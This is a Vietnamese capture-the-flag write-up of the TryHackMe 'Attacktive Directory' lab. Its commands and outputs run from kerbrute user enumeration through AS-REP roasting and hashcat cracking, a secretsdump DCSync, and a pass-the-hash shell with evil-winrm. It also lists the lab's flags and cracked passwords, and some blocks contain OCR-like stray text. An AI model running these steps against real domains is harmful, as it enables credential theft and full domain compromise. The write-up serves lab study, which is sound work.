

# Attacktive Directory

Task 1: **Intro** Deploy The Machine

- Đọc hiểu và triển khai mạng Vpn trên Kali

Task 2: **Intro** Setup

- Đọc và cài các phần mềm cần thiết trên máy

Task 3: **Enumeration** Welcome to Attacktive Directory

- Ta check google thì ta có ngoài dùng nmap để quét cổng ta còn dùng tool “enum4linux”
- Ta dùng nmap quét các cổng trên IP để xét dịch vụ NetBios.

```
8389/tcp open  ms-wbt-server Microsoft Terminal Services
rdp-ntlm-info:
  Target_Name: THM-AD
  NetBIOS_Domain_Name: THM-AD
  NetBIOS_Computer_Name: ATTACKTIVEDIREC
  DNS_Domain_Name: spookysec.local
  DNS_Computer_Name: AttacktiveDirectory.spookysec.local
  Product_Version: 10.0.17763
_ System_Time: 2021-06-26T05:46:18+00:00
```

- Ta có từ câu trên ta thấy được kết quả


Task 4: **Enumeration** Enumerating Users via Kerberos

- Ta dùng tool Kebrute vào phần help ta có:

```
Available Commands:
bruteforce      Bruteforce username:password combos, from a file or stdin
bruteuser       Bruteforce a single user's password from a wordlist
help           Help about any command
passwordspray   Test a single password against a list of users
userenum        Enumerate valid domain usernames via Kerberos
version         Display version info and quit
```

- Ta dùng lệnh `userenum` của Kebrute để quét các user hợp lệ có trong `userlist`

```
(tuando@kali)-[~/Desktop]
$ ./kerbrute_linux_amd64 userenum --dc 10.10.110.186 -d spookysec.local userlist.txt -t 100
```



```
Version: v1.0.3 (9dad6e1) - 06/26/21 - Ronnie Flathers @ropanop

2021/06/26 12:51:53 > Using KDC(s):
2021/06/26 12:51:53 > 10.10.110.186:88

2021/06/26 12:51:55 > [+] VALID USERNAME: james@spookysec.local
2021/06/26 12:51:55 > [+] VALID USERNAME: svc-admin@spookysec.local
2021/06/26 12:51:56 > [+] VALID USERNAME: James@spookysec.local
2021/06/26 12:51:56 > [+] VALID USERNAME: robin@spookysec.local
2021/06/26 12:51:58 > [+] VALID USERNAME: darkstar@spookysec.local
2021/06/26 12:51:59 > [+] VALID USERNAME: administrator@spookysec.local
2021/06/26 12:52:02 > [+] VALID USERNAME: backup@spookysec.local
2021/06/26 12:52:03 > [+] VALID USERNAME: paradox@spookysec.local
2021/06/26 12:52:11 > [+] VALID USERNAME: JAMES@spookysec.local
2021/06/26 12:52:14 > [+] VALID USERNAME: Robin@spookysec.local
2021/06/26 12:52:29 > [+] VALID USERNAME: Administrator@spookysec.local
```

## Task 5: **Exploitation** Abusing Kerberos

- ```
(tuando@kali)-[/opt/impacket/examples]
$ python3 GetNPUsers.py spookysc.local/svc-admin -request -no-pass -dc-ip 10.10.110.186
Impacket v0.9.24.dev1+20210618.54810.11f43043 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:85192728616ac3a78c0a4c74c3f7a1f6$4e773b4520b253f9f2e904fe
70159d4240f303275adae49dde2a08059c0ba708e6a8aa2edbb0e6bf1ee7c52dca4f4db02eb0cd973767ca933f21d363b
242477cf7e38313dad8aa1acbc2dc33cdad976ab20edd54b0372044ea4c079dec2456f89b440e9702fe177ca3a3a58b7c
3434430e5bbb1ad3d4b22225bef187fa9e4d8c464a7ff16a674608c034d6f2612c8fde7c623502063be23a1b4f5d6fe2
04737ff371a23a21850252e0ff2da190e2096a00b0c8dfe9393ddd3c68705bbb5e78cf250c25728d9d1c942931c409679
7916d04c544c92c5c1261ff0006f5d6173ea3cb9168f1a7b2e7b6cf4751380d48d42ba43

(tuando@kali)-[/opt/impacket/examples]
$ python3 GetNPUsers.py spookysc.local/backup -request -no-pass -dc-ip 10.10.110.186
Impacket v0.9.24.dev1+20210618.54810.11f43043 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for backup
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

- Ta tìm trên hashcat wiki được:

|       |                            |                                   |
|-------|----------------------------|-----------------------------------|
| 18200 | Kerberos 5 AS-REP etype 23 | \$krb5asrep\$23\$user@domain.com: |
|-------|----------------------------|-----------------------------------|

- Ta dùng hashcat để crack mật khẩu từ passwordlist.txt:

```
$krb5asrep$23$svc-admin@SP00KYSEC.LOCAL:85192728616ac3a78c0a4c74c3f7a1f6$4e773b4520b253f9f2e904fe70159d4240f303275adae49dde2a08059c0ba708e6a8aa2edbb0e6bf1ee7c52dca4f4db02eb0cd973767ca933f21d363b242477cf7e38313dad8aa1acbcb2dc33cdad976ab20edd54b0372044ea4c079dec2456f89b440e9702fe177ca3a3a58b7c3434470c55bbb1ad3d4b2225be1f187fa9e48c064a7ff16a674608c34d6f2612c8fde7c623502063be23a1b4f5d6fe204737ff371a3d21850225e0ff2da190e2096a00b08c8dfe9393ddd3c687055bb5e78cf250c25728d9d1c942931c4096797916d04c544c92c5c1261ff0006f5d6173ea3cb9168f1a7b2e7b6cf4751380d48d42ba43:management2005
```

## Task 6: Enumeration Back to the Basics

- `smbclient` - ftp-like client to access SMB/CIFS resources on servers
- - L|--list  
This option allows you to look at what services are available on a server. You use it as `smbclient -L host` and a list should appear. The `-I` option may be useful if your NetBIOS names don't match your TCP/IP DNS host names or if you are trying to reach a host on another network.

- Ta dùng `smbclient` để liệt kê danh sách có trong `svc-admin`

```
└─$ smbclient -L 10.10.110.186 -U svc-admin
Enter WORKGROUP\svc-admin's password:

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Remote Admin
  backup         Disk      Remote Fileshare
  C$             Disk      Default share
  IPC$           IPC       Remote IPC
  NETLOGON       Disk      Logon server share
  SYSVOL         Disk      Logon server share
SMB1 disabled -- no workgroup available
```

- Sau khi truy cập vào ta kéo file backup về và mở ra xem được:

```
└─$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNLYy5sb2NhbDpiYWNRdXAyNTE3ODYw
```

- Khi decode ta được:

```
From_Base64('A-Za-z0-9-_',true)      backup@spookysec.local:backup251786
0
```

## Task 7: Domain Privilege Escalation Elevating Privileges within the Domain

- - resumefile RESUMEFILE  
resume file name to resume NTDS.DIT session dump (only available to DRSUAPI approach). This file will also be used to keep updating the session's state

- Ta dùng `secretdump.py` để lấy mã hash

```
└─$ python3 secretdump.py -just-dc backup:backup251786@10.10.110.186
Impacket v0.9.24.dev1+20210618.54810.11f43043 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
```

## Pass the hash

Pass the hash is a **technique** used to steal credentials and **enable** lateral movement within a target network. In Windows networks, the challenge-response model used by NTLM security is abused to **enable** a malicious user to **authenticate** as a valid domain user **without** knowing their **password**. 25 thg 2, 2021

- ```
-H, --hash HASH      NTHash
```

### Task 8: **Flag Submission** Flag Submission Panel

- Ta kết hợp giữa mã hash từ câu trên và evil-winrm để vào.

```
(Luandoo@kali)-[*]  
└─$ evil-winrm -u administrator -H 0e0363213e37b94221497260b0bcb4fc -i 10.10.110.186 -t Hunt19  
Evil-WinRM shell v2.4  
Last build: A year ago  
Options  
Info: Establishing connection to remote endpoint  
Operations Recipe Input length: 1  
lines: 1  
+     
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls  
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../desktop  
Search... Magic  
Fav Directory: C:\Users\Administrator\desktop  
3  mode  
Mode LastWriteTime Length Name  
-a----- 4/4/2020 11:39 AM 32 root.txt  
support  
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../desktop/root.txt  
TryHackMe{4ctiveD1rect0ryM4st3r}
```

- ```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat /users/backup/desktop/PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!} 01:aa03b435b51404eeaa03b435b51404ee:8c0363213e37b94221497260b6
```

- ```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat /users/svc-admin/desktop/user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```

End